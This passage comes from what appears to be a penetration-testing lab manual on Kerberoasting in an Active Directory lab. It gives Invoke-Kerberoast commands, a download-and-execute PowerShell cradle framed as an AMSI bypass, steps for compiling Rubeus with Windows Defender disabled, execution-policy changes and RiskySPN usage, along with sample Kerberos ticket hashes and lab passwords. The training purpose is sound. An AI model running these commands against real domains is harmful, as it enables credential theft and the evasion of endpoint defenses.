
17. Note that you can get this from the Windows Server 2016 machine, and then use it directly with the next command.

18. **Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash1.txt** runs the Kerberoast request, followed by detailing how the results should be returned. In this case, they are customized for hashcat format.

19. This works on the version we have here, but if you are on a Windows 10 machine, then Windows Defender might be on. Windows 10 has an **Antimalware Scan Interface** (AMSI), which makes it more difficult to perform the attack.

20. Switch to the Windows 2016 machine, and log in to the domain as user **LPT\CPENT** with password **Pa$$w0rd**. This is a normal user and not an admin. Open a normal PowerShell window and paste the command from **Step 11**. The output of the command is shown in the following screenshot.


Note: you can copy and paste this code from the commands.txt file placed at the Desktop.



21. As the above screenshot shows, we cannot run the command this time. Try from an **Admin PowerShell** to see if you can run it.
22. As you can observe, you cannot run anything in the Admin PowerShell without credentials, so another method is required.
23. The reality is that anything we get past now might be blocked the next time we try it, but as pen testers, we have to try.
24. Enter the following string into the PowerShell window. Again, if you do not have Internet, use the ps1 script that is located in the Windows Server 2016 machine named **Kerberoast-Bypass.ps1**. The following string weaponizes the script to attempt to bypass the AMSI protection: **$webreq = [System.Net.WebRequest]::Create('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1'); $resp=$webreq.GetResponse(); $respstream=$resp.GetResponseStream(); $reader= [System.IO.StreamReader]::new($respstream); $content=$reader.ReadToEnd(); IEX($content); Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash0.txt**

Note: you can copy and paste this code from the commands.txt file placed at the Desktop.

26. The bypass will work up to a certain build of Windows machines, but not Windows 10. You can still perform it in Windows Server 2016. It will also work in an Administrator PowerShell. The successful completion of this is shown in the following screenshot.



27. This again is a change for the attack. Therefore, we need another method. Although we have set another tool up for you to use, you can build the tool from scratch since this is good practice as well.
28. Before we do that, we will first introduce the tool. The tool is **Rubeus** from the github site.
29. "Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization; without their prior work, this project would not exist. Rubeus also uses a C# ASN.1 parsing/encoding library from Thomas Pornin named DDer that was released with an "MIT-like" license. Huge thanks to Thomas for his clean and stable code! The KerberosRequestorSecurityToken.GetRequest method for Kerberoasting was contributed to PowerView by @machosec.Elad Shamir contribute some essential work for resource-based constrained delegation. @harmj0y is the primary author of this code base. Rubeus is licensed under the BSD 3-Clause license."
30. To see the power of the tool, refer to the options for **Kerberoasting** shown in the following screenshot.


```
Perform Kerberoasting:
    Rubeus.exe kerberoast [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [

Perform Kerberoasting, outputting hashes to a file:
    Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLE

Perform Kerberoasting, outputting hashes in the file output format, but to the console:
    Rubeus.exe kerberoast /simple [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=

Perform Kerberoasting with alternate credentials:
    Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain

Perform Kerberoasting with an existing TGT:
    Rubeus.exe kerberoast /spn:"blah/blah" </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

Perform Kerberoasting using the tgtdeleg ticket to request service tickets - requests RC4 for AES accounts:
    Rubeus.exe kerberoast /usetgtdeleg [/nowrap]

Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-enabled accounts:
    Rubeus.exe kerberoast /rc4opsec [/nowrap]

List statistics about found Kerberoastable accounts without actually sending ticket requests:
    Rubeus.exe kerberoast /stats [/nowrap]

Perform Kerberoasting, requesting tickets only for accounts with an admin count of 1 (custom LDAP filter):
    Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/nowrap]

Perform Kerberoasting, requesting tickets only for accounts whose password was last set between 01-31-2005 and 03-29
    Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-2010 /resultlimit:5 [/nowrap]

Perform AES Kerberoasting:
    Rubeus.exe kerberoast /aes [/nowrap]

Perform AS-REP "roasting" for any users without preauth:
    Rubeus.exe asreproast [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/nowrap]

Perform AS-REP "roasting" for any users without preauth, outputting Hashcat format to a file:
    Rubeus.exe asreproast /outfile:hashes.txt /format:hashcat [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER]
```

31. We need to compile the code, so we will go over the process involved. Since it is in Windows, we can use the Visual Studio compiler.

32. Log in to the **Target_CPENT ADWin** machine as **LPT\Administrator** with password **Pa$$w0rd**.

33. Before we do anything else, disable Windows Defender since it can cause problems.

34. Double-click on the sin file. An example of the extracted file is shown in the following screenshot.




35. Once you double-click on it, Visual Studio should open. Ignore all messages. Once it does, select Visual Studio 2019 if prompted. Click on the arrow **Start** button, as shown in the following screenshot.

36. You would expect the code to compile, but Windows Defender will block it. Disable Windows Defender and try again.

37. You should now be successful, as shown in the following screenshot.

38. Now that we have finally compiled it, let us see if it is successful. The executable is located in the debug folder. The full path is shown in the following screenshot.



39. Now that the executable is built, open a command prompt there and enter **Rubeus.exe kerberoast /format:hashcat > Hashfile**. Then enter **dir**. An example of the results of these commands is shown in the following screenshot.

```
C:\Users\CPENT\Downloads\Rubeus-master\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe kerberoast /format:hashcat > Hashfile

C:\Users\CPENT\Downloads\Rubeus-master\Rubeus-master\Rubeus\bin\Debug>dir
 Volume in drive C has no label.
 Volume Serial Number is 00FD-6815

 Directory of C:\Users\CPENT\Downloads\Rubeus-master\Rubeus-master\Rubeus\bin\Debug

05/02/2020  05:02 PM    <DIR>          .
05/02/2020  05:02 PM    <DIR>          ..
05/02/2020  05:02 PM             3,799 Hashfile
05/02/2020  04:53 PM           227,840 Rubeus.exe
05/02/2020  04:47 PM               131 Rubeus.exe.config
05/02/2020  04:53 PM           468,480 Rubeus.pdb
               4 File(s)        700,250 bytes
               2 Dir(s)  31,947,079,680 bytes free

C:\Users\CPENT\Downloads\Rubeus-master\Rubeus-master\Rubeus\bin\Debug>
```

40. Next, open the file in Notepad++. An example of this is shown in the following screenshot.

```
1
2
3    ______        _
4   (_____ \      | |
5    ____) )_   _| |__  _____ _   _  ___
6   |  __  /| | | |  _ \| ___ | | | |/___)
7   | |  \ \| |_| | |_) ) ____| |_| |___ |
8   |_|   |_|____/|____/|_____)____/(___/
9
10   v1.5.0
11
12
13  [*] Action: Kerberoasting
14
15  [*] NOTICE: AES hashes will be returned for AES-enabled accounts.
16  [*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
17
18  [*] Searching the current domain for Kerberoastable users
19
20  [*] Total kerberoastable users : 1
21
22
23  [*] SamAccountName         : user-one
24  [*] DistinguishedName      : CN=user-one,CN=Users,DC=LPT,DC=COM
25  [*] ServicePrincipalName   : http/LPT.com:80
26  [*] PwdLastSet             : 8/8/2020 1:30:47 AM
27  [*] Supported ETypes       : RC4_HMAC_DEFAULT
28  [*] Hash                   : $krb5tgs$23$*user-one$LPT.COM$http/LPT.com:80*$932643AF2DCCD617FF619662A1FFFACE$
29                               82C55D743BC53F20148CB12917CBE4966E6710ECDEDD80561E3D061A636C84D0065AC4056A599C11
30                               66D48474550B1B773DF40D1A8696C7FA74FDCDDCDBCF2171016F91BF78B06E440E8DB18B333C8759
31                               7510B70BA3D5E8AAA974DD1BB437CE65A289274438EDDD4D0AB3A3F631FAC30286A698BA53F09317
32                               0376CA1A23038DAA89E4A733D3F2C4D3481A37C9D88EFA69960985C1A20C3C4B67642894E745A707
33                               23EEF171C2CD58CE5FCC0EE0A0772A1891168E0F9F7171D84C0E6B259750BB38CD634E779F1E1C74
34                               72CDEBF7B071A6507F25195AB064B63C9836196F6240A539327DDB4A02EAEAD7423A6808C3615BF1
35                               28A9B157232306BAA449AD6C0DF2A10A39799617036719C5A2B4F34211CC2314F185425A507795D8
                                 19E8B91C130D61F7EE699849DEB25781F9A45DB3A80382BAC9C8AE320E189B6B38808D134759BC65
```


41. While the command defines the output as a hashcat format, it requires a little tweaking to be used in hashcat. Highlight the hash portion of the output file as shown in the following screenshot.

```
[*] Hash                   : $krb5tgs$23$*user-one$LPT.COM$http/LPT.com:80*$932643AF2DCCD617FF619662A1FFFACE$
                             82C55D743BC53F20148CB12917CBE4966E6710ECDEDD80561E3D061A636C84D0065AC4056A599C11
                             66D48474550B1B773DF40D1A8696C7FA74FDCDDCDBCF2171016F91BF78B06E440E8DB18B333C8759
                             7510B70BA3D5E8AAA974DD1BB437CE65A289274438EDDD4D0AB3A3F631FAC30286A698BA53F09317
                             0376CA1A23038DAA89E4A733D3F2C4D3481A37C9D88EFA69960985C1A20C3C4B67642894E745A707
                             23EEF171C2CD58CE5FCC0EE0A0772A1891168E0F9F7171D84C0E6B259750BB38CD634E779F1E1C74
                             72CDEBF7B071A6507F25195AB064B63C9836196F6240A539327DDB4A02EAEAD7423A6808C3615BF1
                             28A9B157232306BAA449AD6C0DF2A10A39799617036719C5A2B4F34211CC2314F185425A507795D8
                             19E8B91C130D61F7EE699849DEB25781F9A45DB3A80382BAC9C8AE320E189B6B38808D134759BC65
                             A3358D1AAC243CBE27D5BD5667662526F4393A504831BFB80CAC3DC3A3CC15878EBC60B0904ED956
                             E32FA79022092AA12E5A54FFAD8B53F4A9C92E047A9F70D9656C03394662E223959244B3F30B4DD3
                             FD24B286B405149FD9D5365940316053B85EAC8C7BB9FE84F5DEF455119736DDDE71CCE3F181EDB8
                             6AF5D537FB2594372058BBB01C027B1B87EC54390EE885A6882C4B962B34193766518OCF25C6FF56
                             DD42965305C6F6D22D909682D13EB5E9C623950CF068659452F5065ED794A07538184E74CA28FB58
                             36524F078DB6A4DDF4D7AE59EE5D2F385929DE31DD76E45AFBCC6A4A66717281261C508C3090E412
                             09F68B75A57BB4A4ECB76A9F36105D2E426E984A4AEAE0DC1D6B0535D66D04F7C9CEF6391E55E4B7
                             6220ED7BBF1D08E9E2B1EABF0BCC617C00B90A25B5A3BDE3A48A81376F35FD1489C7A7C8430BEBC8
                             52A1CAAA092ADFA707992A1C7EA34EC8B474453FC7708D696AB09D7CF0BD5B19E715B2566C21422C
                             C9C039D7679132F908A24D7FE8DDC87471D62BA48743FB03328B9EE9399F73835E39AF5828EDCE22
                             B0BCA4EFE1E4B658FBC77B1B92010C63D1B2825876353067270 44FEE2DCC71E15F99855AF29025D6
                             FFB9416DCD40D68F7A2D9074AA28D1CDA136F9FA9AFF410B4A970CD78AFD5A7C1B1514861410C2E2
                             8153EE68A4776E1A0CFCE59DE5D972827C9D2BA3CF003FCB9730B027B25A476B14DF348B49856C69
                             C2A9EE75A2A00741678E6FB0A097E7FE85FC9A2CC912994DA4E7420202CFAC2909A9175761277621
                             B4CEE4C31D1CC063400C7886A5AB639F32EEEED75EA2F6463B9735E54F8DD8D804D2AE6384E83786
                             9AB4C330284E734B89D931C38C8C63AC918DA26AD84B7A214D78239A0943A735C8487CEFC7BA437A
                             FCAF61BDA591BE89082974713322D858CD5C6FBEDE59F9384024552F473FE2CD9924093FC51873B0
                             EB7BB5A1227A2A49CCACD77E63FB9F05642521544AFF902DE3532F3B38603E7FBE5D1B0C197308FB
                             F00E0946BEA19A1FF19C02E94113432012DAE5C0625B2B644E0CEDBA29592B56ADA64B7BE0A060AE
                             A08517BC3617C2965F900660259EF9268020533EF791E1601B0F7882A96EBD
```

42. Copy and paste the hash in a new file in Notepad++. Then highlight the first line of blank space, but do not highlight any of the text. Refer to the following screenshot for an example.

```
change.log | Hashfile.txt | new 1
1  [*] Hash                   : $krb5tgs$23$*user-one$LPT.COM$http/LPT.com:80*$932643AF2DCCD617FF619662A1FFFACE$
2                               82C55D743BC53F20148CB12917CBE4966E6710ECDEDD80561E3D061A636C84D0065AC4056A599C11
3                               66D48474550B1B773DF40D1A8696C7FA74FDCDDCDBCF2171016F91BF78B06E440E8DB18B333C8759
4                               7510B70BA3D5E8AAA974DD1BB437CE65A289274438EDDD4D0AB3A3F631FAC30286A698BA53F09317
```

43. Next, open **Search** | **Find** and select the **Replace** tab. Leave **Find blank**, add nothing to **Replace**, and select **Replace All**. An example is shown in the following screenshot.



44. An example of the results of **Step 42** is shown in the following screenshot.

```
$krb5tgs$23$*user-one$LPT.COM$http/LPT.com:80*$932643AF2DCCD617FF619662A1FFFACE$
82C55D743BC53F20148CB12917CBE4966E6710ECDEDD80561E3D061A636C84D0065AC4056A599C11
66D48474550B1B773DF40D1A8696C7FA74FDCDDCDBCF2171016F91BF78B06E440E8DB18B333C8759
7510B70BA3D5E8AAA974DD1BB437CE65A289274438EDDD4D0AB3A3F631FAC30286A698BA53F09317
0376CA1A23038DAA89E4A733D3F2C4D3481A37C9D88EFA69960985C1A20C3C4B67642894E745A707
23EEF171C2CD58CE5FCC0EE0A0772A1891168E0F9F7171D84C0E6B259750BB38CD634E779F1E1C74
72CDEBF7B071A6507F25195AB064B63C9836196F6240A539327DDB4A02EAEAD7423A6808C3615BF1
28A9B157232306BAA449AD6C0DF2A10A39799617036719C5A2B4F34211CC2314F185425A507795D8
19E8B91C130D61F7EE699849DEB25781F9A45DB3A80382BAC9C8AE320E189B6B38808D134759BC65
A3358D1AAC243CBE27D5BD5667662526F4393A504831BFB80CAC3DC3A3CC15878EBC60B0904ED956
E32FA79022092AA12E5A54FFAD8B53F4A9C92E047A9F70D9656C03394662E223959244B3F30B4DD3
FD24B286B405149FD9D53659403160S3B85EAC8C7BB9FE84F5DEF455119736DDDE71CCE3F181EDB8
6AF5D537FB2594372058BBB01C027B1B87EC54390EE885A6882C4B962B341937665180CF25C6FF56
DD42965305C6F6D22D909682D13EB5E9C623950CF068659452F5065ED794A07538184E74CA28FB58
36524F078DB6A4DDF4D7AE59EE5D2F385929DE31DD76E45AFBCC6A4A66717281261C508C3090E412
09F68B75A57BB4A4ECB76A9F36105D2E426E984A4AEAE0DC1D6B0535D66D04F7C9CEF6391E55E4B7
6220ED7BBF1D08E9E2B1EABF0BCC617C00B90A25B5A3BDE3A48A81376F35FD1489C7A7C8430BEBC8
52A1CAAA092ADFA707992A1C7EA34EC8B474453FC7708D696AB09D7CF0BD5B19E715B2566C21422C
C9C039D7679132F908A24D7FE8DDC87471D62BA48743FB03328B9EE9399F73835E39AF5828EDCE22
B0BCA4EFE1E4B658FBC77B1B92010C63D1B2825876353067270447EE2DCC71E15F99855AF29025D6
FFB9416DCD40D68F7A2D9074AA28D1CDA136F9FA9AFF410B4A970CD78AFD5A7C1B1514861410C2E2
8153EE68A4776E1A0CFCE59DE5D972827C9D2BA3CF003FCB9730B027B25A476B14DF348B49856C69
C2A9EE75A2A00741678E6FB0A097E7FE85FC9A2CC912994DA4E7420202CFAC2909A9175761277621
B4CEE4C31D1CC063400C7886A5AB639F32EEEED75EA2F6463B9735E54F8DD8D804D2AE6384E83786
9AB4C330284E734B89D931C38C8C63AC918DA26AD84B7A214D78239A0943A735C8487CEFC7BA437A
FCAF61BDA591BE89082974713322D858CD5C6FBEDE59F9384024552F473FE2CD9924093FC51873B0
EB7BB5A1227A2A49CCACD77E63FB9F05642521544AFF902DE3532F3B38603E7FBE5D1B0C197308FB
F00E0946BEA19A1FF19C02E94113432012DAE5C0625B2B644E0CEDBA29592B56ADA64B7BE0A060AE
A08517BC3617C2965F900660259EF9268020533EF791E1601B0F7882A96EBD
```

45. Finally, it is in the hashcat format.

46. Next, we will review **RiskySPN**. This is another tool that we can use, and it is available in your **Downloads\kerberos** folder on the Windows 2016 Machine.

47. Navigate to the folder in your PowerShell window and enter **Import-Module .\RiskySPNs.psm1** to import the module.


48. It will probably fail, so we need to either bypass the settings or change them. We have showed multiple methods of how to bypass, so we will now change the execution policy directly. To bypass it, enter **Get-ExecutionPolicy**. The output of this command is shown in the following screenshot.

```
Administrator: Windows PowerShell
PS C:\Users\administrator.LPT\Downloads\kerberos\RiskySPN-master\RiskySPN-master> Get-ExecutionPolicy
RemoteSigned
PS C:\Users\administrator.LPT\Downloads\kerberos\RiskySPN-master\RiskySPN-master> _
```

49. Since we are not allowed to run, enter **Set-ExecutionPolicy Unrestricted**.

50. Next, to attempt to load the module again, enter **Import-Module .\RiskySPNs.psm1**.

51. It fails again. This could be because of the added protections. Therefore, we can change the setting in the file properties as shown in the following screenshot.



52. We can also use the option in the PowerShell command. Simply enter **dir \ | Unblock-File**, and this will unblock the entire folder.

53. Now that the module is loaded, enter **.\Find-PotentiallyCrackableAccounts.ps1**. When it works, the output of the command appears as shown in the following screenshot. However, in your case, it will fail because Microsoft has added another protection. Regardless, we cover it since you might find a machine that is not patched.

```
Administrator: Windows PowerShell
PS C:\users\CPENT\Downloads\RiskySPN-master\RiskySPN-master> Find-PotentiallyCrackableAccounts


UserName    : user-one
DomainName  :
IsSensitive : True
EncType     : RC4-HMAC
Description :
PwdAge      : 0
CrackWindow : 41
RunsUnder   : {@{Service=Web; Server=CPENT.local; IsAccessible=No}}



PS C:\users\CPENT\Downloads\RiskySPN-master\RiskySPN-master>
```

54. The tools work well, but once again, we must have an Administrator PowerShell.

55. Enter the following code to extract the key:

    - **Find-PotentiallyCrackableAccounts -Stealth -GetSPNs | Get-TGSCipher**

56. The output of this command is shown in the next screenshot on a machine that has not been patched. It is included as a reference.


57. As we have discussed, this can be quite challenging, so the best option is to use Linux. Linux has tools that can be used as well; as long as the credentials for any user are available, then we can extract the SPNs.

58. Let us prepare to do that now. We will use the **Target_CPENT ParrotAD**.

